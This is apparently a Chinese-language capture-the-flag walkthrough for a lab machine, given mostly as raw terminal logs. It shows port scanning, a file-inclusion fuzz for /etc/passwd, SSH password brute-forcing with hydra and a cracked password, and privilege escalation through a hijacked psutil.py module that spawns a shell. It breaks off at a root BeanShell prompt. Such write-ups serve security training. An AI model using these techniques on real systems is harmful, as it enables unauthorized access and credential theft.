[~] The config file is expected to be at "/root/.rustscan.toml" [~] File limit higher than batch size. Can increase speed by increasing batch size '-b 10140'. Open 192.168.43.171:22 Open 192.168.43.171:80 [~] Starting Script(s) [~] Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-21 20:56 +0800 Initiating ARP Ping Scan at 20:56 Scanning 192.168.43.171 [1 port] Completed ARP Ping Scan at 20:56, 1.43s elapsed (1 total hosts) Nmap scan report for 192.168.43.171 [host down, received no-response] Read data files from: /usr/share/nmap Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn Nmap done: 1 IP address (0 hosts up) scanned in 1.48 seconds Raw packets sent: 2 (56B) | Rcvd: 0 (0B)


┌──(root㉿Eecho)-[~] └─# wfuzz -w /usr/share/wordlists/dirb/common.txt -u "http://192.168.43.171/index.php" -d "FUZZ=/etc/passwd" --hc 404 --hh 19 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information. ******************************************************** * Wfuzz 3.1.0 - The Web Fuzzer * ********************************************************
Target: http://192.168.43.171/index.php Total requests: 4614
===================================================================== ID Response Lines Word Chars Payload =====================================================================

┌──(root㉿Eecho)-[~] └─# ssh shark@192.168.43.171 The authenticity of host '192.168.43.171 (192.168.43.171)' can't be established. ED25519 key fingerprint is: SHA256:09ZSLxiw1tvVbTWbg6eZzfN1d3i5dWrpGIe+aCobTK4 This key is not known by any other names. Are you sure you want to continue connecting (yes/no/[fingerprint])? yes Warning: Permanently added '192.168.43.171' (ED25519) to the list of known hosts. shark@192.168.43.171's password: Linux TheHackersLabs-RockstarS 6.1.0-26-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.112-1 (2024-09-30) x86_64
Last login: Thu Mar 12 17:26:30 2026 from 192.168.91.191 shark@TheHackersLabs-RockstarS:~$ id uid=1001(shark) gid=1001(shark) grupos=1001(shark),100(users),1002(wvverez) shark@TheHackersLabs-RockstarS:~$
提权
shark -> loseey
wvverez目录下有个rubiales.zip,解压需要密码
get到kali上爆破密码
1 2 3 4 5 6 7 8
shark@TheHackersLabs-RockstarS:/home/wvverez$ scp rubiales.zip root@192.168.43.6:/tmp/bbbb The authenticity of host '192.168.43.6 (192.168.43.6)' can't be established. ED25519 key fingerprint is SHA256:ZyUbPteDlhKgfFR102PGhJUWNS++vR62HchhPFY2Cfw. This key is not known by any other names. Are you sure you want to continue connecting (yes/no/[fingerprint])? yes Warning: Permanently added '192.168.43.6' (ED25519) to the list of known hosts. root@192.168.43.6's password: rubiales.zip
┌──(root㉿Eecho)-[/tmp/bbbb] └─# hydra -L users.txt -P passwords.txt ssh://192.168.43.171 Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-05-21 21:05:09 [WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4 [DATA] max 16 tasks per 1 server, overall 16 tasks, 39 login tries (l:3/p:13), ~3 tries per task [DATA] attacking ssh://192.168.43.171:22/ [22][ssh] host: 192.168.43.171 login: loseey password: kmdalskdmasdnmaskj126 1 of 1 target successfully completed, 1 valid password found Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-05-21 21:05:22
横向移动到loseey用户
1 2 3 4 5
shark@TheHackersLabs-RockstarS:/home/wvverez$ su loseey Contraseña: loseey@TheHackersLabs-RockstarS:/home/wvverez$ id uid=1000(loseey) gid=1000(loseey) grupos=1000(loseey),100(users) loseey@TheHackersLabs-RockstarS:/home/wvverez$
loseey -> username3
1 2 3 4 5 6 7
loseey@TheHackersLabs-RockstarS:/home/wvverez$ sudo -l sudo: unable to resolve host TheHackersLabs-RockstarS: Nombre o servicio desconocido Matching Defaults entries for loseey on TheHackersLabs-RockstarS: env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty
User loseey may run the following commands on TheHackersLabs-RockstarS: (username3) NOPASSWD: /usr/bin/python3 /home/loseey/rubiales.py
loseey@TheHackersLabs-RockstarS:~$ cd /home/loseey/ loseey@TheHackersLabs-RockstarS:~$ nano psutil.py Tiene correo nuevo en /var/mail/loseey loseey@TheHackersLabs-RockstarS:~$ cat psutil.py import os os.system("/bin/bash") loseey@TheHackersLabs-RockstarS:~$ sudo -u username3 /usr/bin/python3 /home/loseey/rubiales.py sudo: unable to resolve host TheHackersLabs-RockstarS: Nombre o servicio desconocido username3@TheHackersLabs-RockstarS:/home/loseey$ id uid=1003(username3) gid=1003(username3) grupos=1003(username3),100(users),113(lxd) username3@TheHackersLabs-RockstarS:/home/loseey$
username3 -> root
1
2
3
4
5
6
7
username3@TheHackersLabs-RockstarS:/home/loseey$ sudo -l
sudo: unable to resolve host TheHackersLabs-RockstarS: Nombre o servicio desconocido
Matching Defaults entries for username3 on TheHackersLabs-RockstarS:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User username3 may run the following commands on TheHackersLabs-RockstarS:
    (root) NOPASSWD: /usr/bin/bsh

可以以root身份运行/usr/bin/bsh
这里的 /usr/bin/bsh 是 BeanShell(一个基于 Java 的脚本解释器)
1
2
3
4
username3@TheHackersLabs-RockstarS:/home/loseey$ sudo -u root /usr/bin/bsh
sudo: unable to resolve host TheHackersLabs-RockstarS: Nombre o servicio desconocido
BeanShell 2.0b4 - by Pat Niemeyer (pat@pat.net)
bsh %